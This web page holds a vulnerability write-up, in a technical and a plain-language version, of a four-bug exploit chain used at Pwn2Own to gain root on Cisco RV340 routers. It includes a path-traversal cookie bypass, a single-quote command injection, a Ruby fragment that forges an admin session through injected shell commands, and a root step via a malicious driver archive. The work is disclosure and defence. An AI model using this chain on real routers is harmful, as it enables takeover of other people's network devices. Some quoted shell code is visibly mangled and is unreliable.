Pwning a Cisco RV340 with a 4 bug chain exploit

The Cisco RV340 router's web interface had an authentication bypass in its session handling, a command injection in the upload handler, and a privilege escalation flaw. An attacker on the LAN could chain these to execute arbitrary commands as root, but only after logging in with a guest account to create a necessary directory.

Four vulnerabilities were identified and used to successfully exploit a Cisco RV340 on the Local Area Network (LAN) side of the router during the Austin pwn2own competition in November 2021. The vulnerabilities for CVE-2022-20705 and CVE-2022-20707 were found by multiple entrants, including us, while CVE-2022-20700…
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
This write-up covers four vulnerabilities that were chained to exploit a Cisco RV340 router from the LAN side during the Austin pwn2own competition in November 2021. The target is the web server that provides the administration portal, which runs via an NGINX server listening on port 80 for HTTP and port 443 for HTTPS connections. The webserver runs as user www-data.
The chain uses an authentication bypass and a logic issue to reach a command injection vulnerability, then an elevation of privilege vulnerability to move from www-data to root privileges.
The four vulnerabilities are:
- CVE-2022-20705 - Improper Session Management Vulnerability
- CVE-2022-20707 - Command Injection Vulnerabilities
- CVE-2022-20700 - Privilege Escalation Vulnerabilities
- CVE-2022-20712 - Upload Module Remote Code Execution Vulnerability
CVE-2022-20705 and CVE-2022-20707 were found by multiple entrants, including the author, while CVE-2022-20700 and CVE-2022-20712 were unique to this entry.
The following 9 models are affected by both CVE-2022-20700 and CVE-2022-20705: RV160, RV160W, RV260, RV260P, RV260W, RV340, RV340W, RV345 and RV345P. The following 4 models are affected by both CVE-2022-20707 and CVE-2022-20712: RV340, RV340W, RV345 and RV345P.
Setup
To follow along, download the firmware image RV34X-v1.0.03.22-2021-06-14-02-33-28-AM.img from the Cisco website. The firmware file format is a u-boot legacy uImage and can be extracted on a Linux machine using the dumpimage tool from the u-boot-tools package. Contained in the image is a UBIFS filesystem that can be extracted using the ubidump tool.
Running the following commands extracts the required files from the firmware:
dumpimage RV34X-v1.0.03.22-2021-06-14-02-33-28-AM.img
dumpimage RV34X-v1.0.03.22-2021-06-14-02-33-28-AM.img -o rv340-v1.0.03.22.tar.gz

tar -xzf rv340-v1.0.03.22.tar.gz

tar -xzf fw.gz

ubidump --savedir . openwrt-comcerto2000-hgw-rootfs-ubi_nand.img
A folder rootfs will be created which contains the files described in this report.
Finding it
The command injection vulnerability lies in the handler for the /upload URI. This handler is located in the /www/cgi-bin/upload.cgi binary. To reach the vulnerable code in the upload handler, an attacker must first bypass an attempt at access control implemented via the NGINX configuration file /etc/nginx/conf.d/web.upload.conf:
location /upload {

set $deny 1;

if (-f /tmp/websession/token/$cookie_sessionid) {

set $deny "0";

}

if ($deny = "1") {

return 403;

}

upload_pass /form-file-upload;

upload_store /tmp/upload;

upload_store_access user:rw group:rw all:rw;

upload_set_form_field $upload_field_name.name "$upload_file_name";

upload_set_form_field $upload_field_name.content_type "$upload_content_type";

upload_set_form_field $upload_field_name.path "$upload_tmp_path";

upload_aggregate_form_field "$upload_field_name.md5" "$upload_file_md5";

upload_aggregate_form_field "$upload_field_name.size" "$upload_file_size";

upload_pass_form_field "^.*$";

upload_cleanup 400 404 499 500-505;

upload_resumable on;

}
A session id value (originally generated server side after a client has successfully authenticated itself) is retrieved from a cookie passed in via the request. This session id value is used to construct a path to test if a valid session file is present before the request is allowed. If a valid session file is not found, the request is denied via a 403 forbidden response.
NGINX is responsible for parsing the HTTP cookies and generating the $cookie_sessionid variable via src/http/ngx_http_variables.c!ngx_http_variable_cookie. As such, no filtering or validation is performed on this session id cookie value, allowing an attacker to pass an arbitrary path as a session id value. This path can resolve to a valid file, allowing the check to be satisfied, even though the valid file may not be an actual session file. For example, passing the value ../../../etc/firmware_version as the sessionid passes this check and allows the /upload CGI handler to be called.
Of note is the fact that the directory /tmp/websession/token/ will not be present by default upon booting the device and is only created the first time a user is successfully logged in. To overcome this, an attacker may perform a successful login via a built-in guest account which has both a username and password of guest. Performing this guest login creates the websession directory, but a guest account cannot access the web UI so no session will be created. For this reason, the guest session cannot be used to target the /upload URI, and instead the authentication bypass described here is used.
Exploitation
Step 1: Bypass the NGINX access control
The /upload handler in /www/cgi-bin/upload.cgi can now be called. The main function of this binary extracts the session id from the HTTP cookie and performs some basic sanity checking of the characters to ensure the session id only contains letters, numbers, and several allowed characters via a regex ^[A-Za-z0-9+=/]*$, then calls the vulnerable function at relative virtual address (RVA) 0x2684:
v16 = strcmp_1(REQUEST_URI, "/api/operations/ciscosb-file:form-file-upload");

if (v16 != 0) {

v17 = strcmp_1(REQUEST_URI, "/upload");

if (v17 == 0 && HTTP_COOKIE != 0) { // if the URI is /upload and we have a sessionid in the cookie

v18 = strlen_1(HTTP_COOKIE);

if (v18 < 81) { // sanity check sessionid characters

v19 = match_regex("^[A-Za-z0-9+=/]*$", HTTP_COOKIE);

if (v19 == 0) {

v20 = StrBufToStr(local_0x44);

func_0x2684(HTTP_COOKIE, content_destination, content_option, content_pathparam, v20, content_cert_name, content_cert_type, content_password);

}

}

}

}
Because the dot character is needed as part of the authentication bypass, this regular expression check will not pass. Fortunately, the logic that extracts the session id does not account for multiple session id values being passed in an HTTP cookie. NGINX uses the first occurrence of a session id value in the HTTP request's cookie, while the upload.cgi binary, prior to the regex check, iterates over the HTTP cookie and uses the last session id value it finds, not the first. The while loop below does not break after it identifies the first occurrence of a session id:
if (HTTP_COOKIE != 0) { // if an cookie is available

StrBufSetStr(cookie_str, HTTP_COOKIE);

__s2 = StrBufToStr(cookie_str);

next_semicolon = strtok_r(__s2, ";", &saveptr); // start to split the semicolon deliminated cookie

HTTP_COOKIE = 0; // this variable will become the sessionid string

while (next_semicolon != 0) {

sessionid = strstr(next_semicolon, "sessionid=");

if (sessionid != 0) { // advance past "sessionid=" and set the value

HTTP_COOKIE = sessionid + 10; // advance past "sessionid=" and set the value

}

next_semicolon = strtok_r(0, ";", &saveptr); // keep searching

}

}
This allows an attacker to provide two session id values in an HTTP cookie. The first sessionid value is used as part of the authentication bypass, and a second sessionid value contains valid characters but itself does not need to represent a valid session. This second sessionid is used by upload.cgi.
Step 2: Reach the command injection
The vulnerable function at RVA 0x2684 in upload.cgi takes several parameters which originate from the attacker's HTTP POST request. These parameters are multipart form fields used to configure the upload operation and are retrieved as shown below:
// upload.cgi!main+0x164

jsonutil_get_string(data_0x13248 + 0x4, &content_file_param, "\"file.path\"", -1);

jsonutil_get_string(data_0x13248 + 0x4, &content_filename, "\"filename\"", -1);

jsonutil_get_string(data_0x13248 + 0x4, &content_pathparam, "\"pathparam\"", -1);

jsonutil_get_string(data_0x13248 + 0x4, &content_fileparam, "\"fileparam\"", -1);

jsonutil_get_string(data_0x13248 + 0x4, &content_destination, "\"destination\"", -1);

jsonutil_get_string(data_0x13248 + 0x4, &content_option, "\"option\"", -1);

jsonutil_get_string(data_0x13248 + 0x4, &content_cert_name, "\"cert_name\"", -1);

jsonutil_get_string(data_0x13248 + 0x4, &content_cert_type, "\"cert_type\"", -1);

jsonutil_get_string(data_0x13248 + 0x4, &content_password, "\"password\"", -1);
The vulnerable function creates a json object to represent these input parameters based on the upload type specified in the pathparam field, such as Configuration, Firmware, Certificate, 3g-4g-driver or User. For example, a 3g-4g-driver upload creates the following json object with an attacker supplied fileparam, option and destination field:
int __cdecl func_0x2104(int content_destination, int content_fileparam, int content_option)

{

// ...

StrBufSetStr(v8, "FILE://3g-4g-driver/");

StrBufAppendStr(v8, content_fileparam);

v9 = json_object_new_string("2.0");

json_object_object_add(json_obj1, "jsonrpc", v9);

v10 = json_object_new_string("action");

json_object_object_add(json_obj1, "method", v10);

json_object_object_add(json_obj1, "params", json_obj3);

v11 = json_object_new_string("file-copy");

json_object_object_add(json_obj3, &string_jsonrpc + 0x4, v11);

json_object_object_add(json_obj3, "input", json_obj2);

v12 = json_object_new_string("3g-4g-driver");

json_object_object_add(json_obj2, "fileType", v12);

json_object_object_add(json_obj2, "source", json_obj4);

v13 = StrBufToStr(v8);

v14 = json_object_new_string(v13);

json_object_object_add(json_obj4, "location-url", v14);

json_object_object_add(json_obj2, "destination", json_obj5);

v15 = json_object_new_string(content_destination);

json_object_object_add(json_obj5, "firmware-state", v15);

json_object_object_add(json_obj2, "firmware-option", json_obj6);

v16 = json_object_new_string(content_option);

json_object_object_add(json_obj6, "reboot-type", v16);
This json object is then converted into a string representation and a curl command is performed via popen to perform the upload operation:
if (json_obj != 0) {

json_str = json_object_to_json_string(json_obj);

sprintf(&buff, "curl %s --cookie 'sessionid=%s' -X POST -H 'Content-Type: application/json' -d '%s'", v3, sessionid, json_str);

debug("curl_cmd=%s", &buff);

__stream = popen(&buff, "r");

if (__stream != 0) {

fread_1(&buff[2048], 2048, 1, __stream);

fclose_1(__stream);

}
The function json_object_to_json_string is from the shared object /usr/lib/libjson-c.so.2.0.1. This function fails to escape single quotes in a json value. This allows a single quote to be included in one of the input parameters for the json object, and as such a command injection attack can be performed in the constructed curl command. Commands are run with the privileges of the www-data user.
Of note is the presence of a stack-based buffer overflow vulnerability in the unsafe sprintf call. The buffer written to is 2040 bytes in size; if an attacker-controlled form field is large enough, the buffer on the stack can be overflowed. As it is easier and more reliable to leverage a command injection vulnerability, the stack-based buffer overflow is not exploited.
Step 3: Escalate to root
To execute arbitrary code with root privileges, the command injection vulnerability is used to forge an admin session, and then this session is used to upload a 3g-4g-driver archive which contains an attacker-controlled shell script that will be executed with root privileges.
To forge an admin session, a json object that describes the session is written to the /tmp/websession/session file. This is the file that will be queried when a session id is validated by the router. An empty file whose name is that of a valid session id value must also be created. A valid session id is a base64 encoded string comprising of the username, IP address of the client and a timestamp. The exploit generates the admin session as follows:
fake_username = "sf"

admin_sessionid = Base64.encode64("#{fake_username}/#{http.local_address}/#{uptime_seconds}").gsub("\n", "")

websessions = % Q[{

"max-count":1,

"#{fake_username}" : {

"#{admin_sessionid}":{

"user":"#{fake_username}",

"group" : "admin",

"time" : #{uptime_seconds},

"access" : 1,

"timeout" : 1800,

"leasetime" : 0

}

}

}]

websessions.gsub!("\n", "\\n")

result = [redacted](http, "echo -n -e #{websessions} > /tmp/websession/session; echo -n 1")

if (result.nil ? or result.to_i != 1)

$stdout.puts("[-] Failed create /tmp/websession/session") if @verbose

return nil

end

result = [redacted](http, "touch /tmp/websession/token/#{admin_sessionid}; echo -n 1")
Step 4: Upload the driver and execute code as root
With a session id for an admin session, a 3g-4g-driver can now be uploaded to the router by performing a valid HTTP POST request to the /upload and /jsonrpc URI endpoints with the forged admin session id. The uploaded driver is expected to be in the form of a tar.gz file. The script /usr/bin/file-copy handles the upload as shown below:
INSTALL_USB_DRIVERS = "sh /usr/bin/install_usb_drivers"

# ...

# Download drivers from PC case

if["$filetype" = "3g-4g-driver"]; then

checkPC = `echo $source_location_url | grep "$FILE_DRIVER"`

if[-n "$checkPC"]; then

orig_filename = `basename $source_location_url`

# We assume that web server will put the file to correct location before calling this RPC

if[-e "$DRIVER_DL_PATH/$orig_filename"]; then

`$INSTALL_USB_DRIVERS $DRIVER_DL_PATH / $orig_filename 2 > / dev / null 1 > / dev / null`

errcode = $ ?
file-copy calls /usr/bin/install_usb_drivers and passes in the path of the uploaded driver file. The install_usb_drivers script is as follows:
#!/bin/sh

DRIVER_FILE = `basename $1`

DRIVER_FILE_DIR = `dirname $1`

DOWN_DIR = "/tmp/"

INSTALL_STATUS = 0

ASDSTATUS = "/tmp/asdclientstatus"

if["$DRIVER_FILE_DIR" != "."]; then

#Absolute path

if["$DRIVER_FILE_DIR" != "/tmp"]; then

`cp - f $1 $DOWN_DIR`> /dev/null 2 > &1

fi

fi

DRIVER_DIR = "/tmp/driver"

mkdir - p $DRIVER_DIR

# Extract the file

tar - xzf $DOWN_DIR$DRIVER_FILE - C $DRIVER_DIR

if["$?" - eq 0]; then

# Install the driver

`/${DRIVER_DIR}/sbin/usb-modem install` > /dev/null 2 > &1

INSTALL_STATUS = "$?"

else

INSTALL_STATUS = 1

fi

rm - rf "$DOWN_DIR/$DRIVER_FILE"

rm - rf "$DRIVER_DIR"

echo $INSTALL_STATUS > $ASDSTATUS

exit $INSTALL_STATUS
The driver tar.gz file is extracted into a folder /tmp/driver/. A file contained within the extracted driver is then executed. An attacker can supply the file usb-modem in the driver tar.gz file and as such execute arbitrary commands with root privileges.
Root cause
The chain rests on several distinct mistakes:
- The NGINX access control for
/uploadbuilds a filesystem path from the rawsessionidcookie value without validation, so a path traversal value such as../../../etc/firmware_versionsatisfies the existence check. - NGINX and
upload.cgidisagree on whichsessionidvalue in a cookie is authoritative: NGINX uses the first,upload.cgiuses the last. This lets the attacker satisfy the NGINX check with a traversal value while passing a regex-clean value to the CGI. json_object_to_json_stringfromlibjson-c.so.2.0.1does not escape single quotes, and the resulting string is interpolated into a shell command run throughpopen, giving command injection aswww-data.- The command injection runs as www-data and is used to write a forged session file and token under /tmp/websession/.
- The 3g-4g-driver install path extracts an attacker-supplied tar.gz and executes
sbin/usb-modemfrom it as root.
Impact
By chaining the vulnerabilities, an attacker on the LAN side can achieve remote root privileges on a Cisco RV340. The command injection runs as www-data; the forged admin session and the driver upload raise this to root. The affected models are listed above. The report does not state a CVSS score or bounty.
Fix
The report links to a Cisco advisory for more details. The report does not describe the specific code changes. In design terms, the fixes would be to validate the sessionid cookie before using it in a path, to make NGINX and the CGI agree on cookie parsing, to escape values before shell interpolation (or avoid the shell entirely), to keep session files out of a directory writable by the web user, and to verify the integrity of uploaded driver archives before executing anything from them.
Variants to test
- Cookie parsing disagreement. Send two
sessionidvalues in one cookie and see which one the front-end proxy and the back-end CGI each use. A positive result is a request that passes the proxy check but reaches the CGI with a different value. - Path traversal in file-existence checks. Supply values like
../../../etc/firmware_versionwherever a cookie or parameter is used to build a path for anif (-f ...)style check. A positive result is a 200 instead of a 403. - Unescaped quotes in JSON-to-shell pipelines. Put a single quote in any field that ends up in a
json_object_to_json_stringresult passed topopenorsystem. A positive result is command execution as the web user. - Writable session stores. Check whether the web user can write to the session directory. A positive result is the ability to create a forged session file and token.
- Archive extraction to root execution. Upload a tar.gz to any driver or firmware install path and include a script at the expected executable location. A positive result is execution as root.
What happened, in plain words
In November 2021, at a hacking contest called pwn2own in Austin, a team found and combined four separate security bugs in a Cisco RV340 router. Each bug on its own does something small. Chained together, they let someone who is already connected to the router's local network take full control of the device, with the highest level of permission the device has (called root).
A router like the RV340 is the box that sits between your home or office network and the internet. It also has a small web server inside it, so you can open a browser, type the router's address, and get a login page where you configure things. That web server is the target here. It runs a program called NGINX, which listens on port 80 for plain HTTP and port 443 for encrypted HTTPS. The web server itself runs under a limited user account called www-data, which is a normal safety measure: even if someone breaks into the web server, they should not automatically get the keys to the whole machine.
The four bugs are:
- CVE-2022-20705 - Improper Session Management Vulnerability
- CVE-2022-20707 - Command Injection Vulnerabilities
- CVE-2022-20700 - Privilege Escalation Vulnerabilities
- CVE-2022-20712 - Upload Module Remote Code Execution Vulnerability
A CVE number is a public label given to a known security bug, so people can talk about it and look it up. Two of these bugs (CVE-2022-20705 and CVE-2022-20707) were found by several contest entrants, including this team. The other two (CVE-2022-20700 and CVE-2022-20712) were unique to this team's entry.
The following 9 models are affected by both CVE-2022-20700 and CVE-2022-20705: RV160, RV160W, RV260, RV260P, RV260W, RV340, RV340W, RV345 and RV345P. The following 4 models are affected by both CVE-2022-20707 and CVE-2022-20712: RV340, RV340W, RV345 and RV345P.
Before going further, a few words that come up constantly. A cookie is a small piece of text that a website asks your browser to store and send back with every request, so the site can remember who you are. A session is the server's memory of you being logged in; the cookie usually carries a session id, a random-looking string that points to that memory. An API is a way for one program to talk to another over the network, usually by sending structured data (often in a format called JSON) to a specific address. A URI is just the path part of a web address, like /upload. A CGI is an old but common way for a web server to run a separate program to handle a request; here the program is a compiled binary called upload.cgi.
Setup
To follow along, download the firmware image RV34X-v1.0.03.22-2021-06-14-02-33-28-AM.img from the Cisco website. Firmware is the software that is baked into a device like a router; the image is a file containing that software. The file format is a u-boot legacy uImage, which is a packaging format used by the small boot program (u-boot) that starts the router. It can be extracted on a Linux machine using the dumpimage tool from the u-boot-tools package. Inside is a UBIFS filesystem, which is a way of organising files on the flash memory of embedded devices, and it can be extracted using the ubidump tool.
Running the following commands extracts the required files from the firmware:
dumpimage RV34X-v1.0.03.22-2021-06-14-02-33-28-AM.img
dumpimage RV34X-v1.0.03.22-2021-06-14-02-33-28-AM.img -o rv340-v1.0.03.22.tar.gz

tar -xzf rv340-v1.0.03.22.tar.gz

tar -xzf fw.gz

ubidump --savedir . openwrt-comcerto2000-hgw-rootfs-ubi_nand.img
Line by line:
- The first
dumpimagecall inspects the image and prints what it contains, so you can see the parts before unpacking. - The second
dumpimagecall writes the main payload out asrv340-v1.0.03.22.tar.gz, a compressed archive (a single file holding many files). tar -xzfunpacks that archive. The letters mean: extract, from a gzip-compressed file, and print the file names as they come out.- The next
tar -xzf fw.gzunpacks a second compressed file that came out of the first one. ubidumpreads the UBIFS filesystem image and saves its contents into the current directory.
A folder rootfs will be created which contains the files described in this report. rootfs means root filesystem: the top of the device's file tree, exactly as it looks on the running router.
Finding it
The command injection vulnerability lies in the handler for the /upload URI. Command injection means the program takes something you typed and passes it to the operating system as if it were a command to run, so you can sneak in extra commands of your own. This handler is located in the /www/cgi-bin/upload.cgi binary. To reach the vulnerable code in the upload handler, an attacker must first bypass an attempt at access control implemented via the NGINX configuration file /etc/nginx/conf.d/web.upload.conf:
location /upload {

set $deny 1;

if (-f /tmp/websession/token/$cookie_sessionid) {

set $deny "0";

}

if ($deny = "1") {

return 403;

}

upload_pass /form-file-upload;

upload_store /tmp/upload;

upload_store_access user:rw group:rw all:rw;

upload_set_form_field $upload_field_name.name "$upload_file_name";

upload_set_form_field $upload_field_name.content_type "$upload_content_type";

upload_set_form_field $upload_field_name.path "$upload_tmp_path";

upload_aggregate_form_field "$upload_field_name.md5" "$upload_file_md5";

upload_aggregate_form_field "$upload_field_name.size" "$upload_file_size";

upload_pass_form_field "^.*$";

upload_cleanup 400 404 499 500-505;

upload_resumable on;

}
This is a configuration snippet for NGINX, the web server. It says: when a request comes in for the address /upload, do the following. Start by assuming the request is denied (set $deny 1). Then check whether a file exists (if (-f ...)) at the path /tmp/websession/token/ followed by whatever value the browser sent in its sessionid cookie. If that file exists, change the answer to allowed (set $deny "0"). If the answer is still denied, reply with HTTP status 403, which means Forbidden. The remaining lines tell NGINX where to put the uploaded file and which form fields to pass on to the program that handles the upload.
A session id value (originally generated server side after a client has successfully authenticated itself) is retrieved from a cookie passed in via the request. This session id value is used to construct a path to test if a valid session file is present before the request is allowed. If a valid session file is not found, the request is denied via a 403 forbidden response.
NGINX is responsible for parsing the HTTP cookies and generating the $cookie_sessionid variable via src/http/ngx_http_variables.c!ngx_http_variable_cookie. In plain words: NGINX reads the cookie and copies its value into a variable, without checking what is in it. As such, no filtering or validation is performed on this session id cookie value, allowing an attacker to pass an arbitrary path as a session id value. This path can resolve to a valid file, allowing the check to be satisfied, even though the valid file may not be an actual session file. For example, passing the value ../../../etc/firmware_version as the sessionid passes this check and allows the /upload CGI handler to be called.
The trick here is called path traversal. The sequence ../ means go up one folder. If you glue ../../../etc/firmware_version onto /tmp/websession/token/, the result walks up out of that folder and lands on a file that really does exist on the device, /etc/firmware_version. The check only asks does this file exist, not is this really a session file, so it is fooled.
Of note is the fact that the directory /tmp/websession/token/ will not be present by default upon booting the device and is only created the first time a user is successfully logged in. To overcome this, an attacker may perform a successful login via a built-in guest account which has both a username and password of guest. Performing this guest login creates the websession directory, but a guest account cannot access the web UI so no session will be created. For this reason, the guest session cannot be used to target the /upload URI, and instead the authentication bypass described here is used.
Exploitation
Step 1: Bypass the NGINX access control
The /upload handler in /www/cgi-bin/upload.cgi can now be called. The main function of this binary extracts the session id from the HTTP cookie and performs some basic sanity checking of the characters to ensure the session id only contains letters, numbers, and several allowed characters via a regex ^[A-Za-z0-9+=/]*$, then calls the vulnerable function at relative virtual address (RVA) 0x2684:
A regex (regular expression) is a pattern used to describe which characters are allowed. This one allows only upper and lower case letters, digits, plus, equals and slash. An RVA is a position inside a program, measured from the start of the program's code, used to point at a specific function.
v16 = strcmp_1(REQUEST_URI, "/api/operations/ciscosb-file:form-file-upload");

if (v16 != 0) {

v17 = strcmp_1(REQUEST_URI, "/upload");

if (v17 == 0 && HTTP_COOKIE != 0) { // if the URI is /upload and we have a sessionid in the cookie

v18 = strlen_1(HTTP_COOKIE);

if (v18 < 81) { // sanity check sessionid characters

v19 = match_regex("^[A-Za-z0-9+=/]*$", HTTP_COOKIE);

if (v19 == 0) {

v20 = StrBufToStr(local_0x44);

func_0x2684(HTTP_COOKIE, content_destination, content_option, content_pathparam, v20, content_cert_name, content_cert_type, content_password);

}

}

}

}
Line by line: the code first compares the requested address with one API path; if it is not that, it compares with /upload. If the address is /upload and a cookie was sent, it measures the cookie's length and only continues if it is shorter than 81 characters. Then it runs the regex check. Only if the cookie passes the regex does it call the vulnerable function func_0x2684, passing the cookie and several other values taken from the request.
Because the dot character is needed as part of the authentication bypass, this regular expression check will not pass. The dot is not in the allowed list. Fortunately, the logic that extracts the session id does not account for multiple session id values being passed in an HTTP cookie. NGINX uses the first occurrence of a session id value in the HTTP request's cookie, while the upload.cgi binary, prior to the regex check, iterates over the HTTP cookie and uses the last session id value it finds, not the first. The while loop below does not break after it identifies the first occurrence of a session id:
if (HTTP_COOKIE != 0) { // if an cookie is available

StrBufSetStr(cookie_str, HTTP_COOKIE);

__s2 = StrBufToStr(cookie_str);

next_semicolon = strtok_r(__s2, ";", &saveptr); // start to split the semicolon deliminated cookie

HTTP_COOKIE = 0; // this variable will become the sessionid string

while (next_semicolon != 0) {

sessionid = strstr(next_semicolon, "sessionid=");

if (sessionid != 0) { // advance past "sessionid=" and set the value

HTTP_COOKIE = sessionid + 10; // advance past "sessionid=" and set the value

}

next_semicolon = strtok_r(0, ";", &saveptr); // keep searching

}

}
Line by line: if a cookie is present, copy it into a buffer. Split it on semicolons, because a browser can send several cookies in one header separated by ;. Start with the session id variable empty. Then loop over each piece: look for the text sessionid= inside it, and if found, set the session id to the text just after those ten characters. Crucially, the loop keeps going after the first match, so the last sessionid= in the cookie wins.
This allows an attacker to provide two session id values in an HTTP cookie. The first sessionid value is used as part of the authentication bypass, and a second sessionid value contains valid characters but itself does not need to represent a valid session. This second sessionid is used by upload.cgi. In other words, NGINX is fooled by the first value (the traversal path), and the CGI program is happy with the second value (clean characters).
Step 2: Reach the command injection
The vulnerable function at RVA 0x2684 in upload.cgi takes several parameters which originate from the attacker's HTTP POST request. A POST request is how a browser sends data to a server, for example when you submit a form. These parameters are multipart form fields used to configure the upload operation and are retrieved as shown below:
// upload.cgi!main+0x164

jsonutil_get_string(data_0x13248 + 0x4, &content_file_param, "\"file.path\"", -1);

jsonutil_get_string(data_0x13248 + 0x4, &content_filename, "\"filename\"", -1);

jsonutil_get_string(data_0x13248 + 0x4, &content_pathparam, "\"pathparam\"", -1);

jsonutil_get_string(data_0x13248 + 0x4, &content_fileparam, "\"fileparam\"", -1);

jsonutil_get_string(data_0x13248 + 0x4, &content_destination, "\"destination\"", -1);

jsonutil_get_string(data_0x13248 + 0x4, &content_option, "\"option\"", -1);

jsonutil_get_string(data_0x13248 + 0x4, &content_cert_name, "\"cert_name\"", -1);

jsonutil_get_string(data_0x13248 + 0x4, &content_cert_type, "\"cert_type\"", -1);

jsonutil_get_string(data_0x13248 + 0x4, &content_password, "\"password\"", -1);
Line by line: each call reads one named field out of the submitted form and stores it in a variable. The names are file.path, filename, pathparam, fileparam, destination, option, cert_name, cert_type and password. These are the knobs the upload feature exposes to the browser.
The vulnerable function creates a json object to represent these input parameters based on the upload type specified in the pathparam field, such as Configuration, Firmware, Certificate, 3g-4g-driver or User. A 3g-4g-driver is a small package that lets the router talk to a mobile network dongle. For example, a 3g-4g-driver upload creates the following json object with an attacker supplied fileparam, option and destination field:
int __cdecl func_0x2104(int content_destination, int content_fileparam, int content_option)

{

// ...

StrBufSetStr(v8, "FILE://3g-4g-driver/");

StrBufAppendStr(v8, content_fileparam);

v9 = json_object_new_string("2.0");

json_object_object_add(json_obj1, "jsonrpc", v9);

v10 = json_object_new_string("action");

json_object_object_add(json_obj1, "method", v10);

json_object_object_add(json_obj1, "params", json_obj3);

v11 = json_object_new_string("file-copy");

json_object_object_add(json_obj3, &string_jsonrpc + 0x4, v11);

json_object_object_add(json_obj3, "input", json_obj2);

v12 = json_object_new_string("3g-4g-driver");

json_object_object_add(json_obj2, "fileType", v12);

json_object_object_add(json_obj2, "source", json_obj4);

v13 = StrBufToStr(v8);

v14 = json_object_new_string(v13);

json_object_object_add(json_obj4, "location-url", v14);

json_object_object_add(json_obj2, "destination", json_obj5);

v15 = json_object_new_string(content_destination);

json_object_object_add(json_obj5, "firmware-state", v15);

json_object_object_add(json_obj2, "firmware-option", json_obj6);

v16 = json_object_new_string(content_option);

json_object_object_add(json_obj6, "reboot-type", v16);
Line by line: the function builds a JSON message piece by piece. It starts a location string with FILE://3g-4g-driver/ and appends the attacker's fileparam. It sets the JSON-RPC version to 2.0, the method to action, and the inner method to file-copy. It sets the file type to 3g-4g-driver, puts the location string into location-url, and copies the attacker's destination and option into firmware-state and reboot-type. The result is a structured request describing a file copy.
This json object is then converted into a string representation and a curl command is performed via popen to perform the upload operation:
if (json_obj != 0) {

json_str = json_object_to_json_string(json_obj);

sprintf(&buff, "curl %s --cookie 'sessionid=%s' -X POST -H 'Content-Type: application/json' -d '%s'", v3, sessionid, json_str);

debug("curl_cmd=%s", &buff);

__stream = popen(&buff, "r");

if (__stream != 0) {

fread_1(&buff[2048], 2048, 1, __stream);

fclose_1(__stream);

}
Line by line: if the JSON object was built, turn it into text. Then build a shell command string with sprintf: it starts with curl, adds a cookie containing the session id, says it is a POST with JSON content, and puts the JSON text after -d. popen runs that string through the system shell and gives back a stream to read the output. The program reads the reply and closes the stream. curl is a command-line tool for making web requests.
The function json_object_to_json_string is from the shared object /usr/lib/libjson-c.so.2.0.1. A shared object is a library of code that several programs can use. This function fails to escape single quotes in a json value. Escaping means marking a character so it is treated as plain text rather than as a special symbol. Because the JSON text is placed inside single quotes in the shell command, an unescaped single quote in the JSON closes that quoted section early, and anything after it is read by the shell as a new command. This allows a single quote to be included in one of the input parameters for the json object, and as such a command injection attack can be performed in the constructed curl command. Commands are run with the privileges of the www-data user.
Of note is the presence of a stack-based buffer overflow vulnerability in the unsafe sprintf call. A buffer overflow is when a program writes more data into a fixed-size space than it can hold, spilling into neighbouring memory. The buffer written to is 2040 bytes in size; if an attacker-controlled form field is large enough, the buffer on the stack can be overflowed. As it is easier and more reliable to leverage a command injection vulnerability, the stack-based buffer overflow is not exploited.
Step 3: Escalate to root
Privilege escalation means going from a low-power account to a high-power one. To execute arbitrary code with root privileges, the command injection vulnerability is used to forge an admin session, and then this session is used to upload a 3g-4g-driver archive which contains an attacker-controlled shell script that will be executed with root privileges. A shell script is a text file of commands the operating system runs in order.
To forge an admin session, a json object that describes the session is written to the /tmp/websession/session file. This is the file that will be queried when a session id is validated by the router. An empty file whose name is that of a valid session id value must also be created. A valid session id is a base64 encoded string comprising of the username, IP address of the client and a timestamp. Base64 is a way of turning any data into plain letters and digits so it can travel safely as text. The exploit generates the admin session as follows:
fake_username = "sf"

admin_sessionid = Base64.encode64("#{fake_username}/#{http.local_address}/#{uptime_seconds}").gsub("\n", "")

websessions = % Q[{

"max-count":1,

"#{fake_username}" : {

"#{admin_sessionid}":{

"user":"#{fake_username}",

"group" : "admin",

"time" : #{uptime_seconds},

"access" : 1,

"timeout" : 1800,

"leasetime" : 0

}

}
}]

websessions.gsub!("\n", "\\n")

result = [redacted](http, "echo -n -e #{websessions} > /tmp/websession/session; echo -n 1")

if (result.nil ? or result.to_i != 1)

$stdout.puts("[-] Failed create /tmp/websession/session") if @verbose

return nil

end

result = [redacted](http, "touch /tmp/websession/token/#{admin_sessionid}; echo -n 1")
Line by line: pick a fake username, here sf. Build a session id by joining the username, the client's IP address and the router's uptime in seconds with slashes, then base64-encoding the result and removing line breaks. Build a JSON description of a session that says this user belongs to the admin group, has access level 1, and times out after 1800 seconds. Escape the newlines so the JSON survives being put on one line. Then use the command injection to write that JSON into /tmp/websession/session and echo back 1 as a success marker. If the marker is not 1, report failure. Finally, use the command injection again to create an empty file named after the session id inside /tmp/websession/token/, which is exactly the file NGINX checks for.
Step 4: Upload the driver and execute code as root
With a session id for an admin session, a 3g-4g-driver can now be uploaded to the router by performing a valid HTTP POST request to the /upload and /jsonrpc URI endpoints with the forged admin session id. The uploaded driver is expected to be in the form of a tar.gz file. The script /usr/bin/file-copy handles the upload as shown below:
INSTALL_USB_DRIVERS = "sh /usr/bin/install_usb_drivers"

# ...

# Download drivers from PC case

if["$filetype" = "3g-4g-driver"]; then

checkPC = `echo $source_location_url | grep "$FILE_DRIVER"`

if[-n "$checkPC"]; then

orig_filename = `basename $source_location_url`

# We assume that web server will put the file to correct location before calling this RPC

if[-e "$DRIVER_DL_PATH/$orig_filename"]; then

`$INSTALL_USB_DRIVERS $DRIVER_DL_PATH / $orig_filename 2 > / dev / null 1 > / dev / null`

errcode = $ ?
Line by line: the script defines the command it will use to install drivers. If the file type is 3g-4g-driver, it checks that the source location matches the expected driver name. It takes the file name from the end of the location. If the file exists in the download folder, it runs the install command on it, discarding any output.
file-copy calls /usr/bin/install_usb_drivers and passes in the path of the uploaded driver file. The install_usb_drivers script is as follows:
#!/bin/sh

DRIVER_FILE = `basename $1`

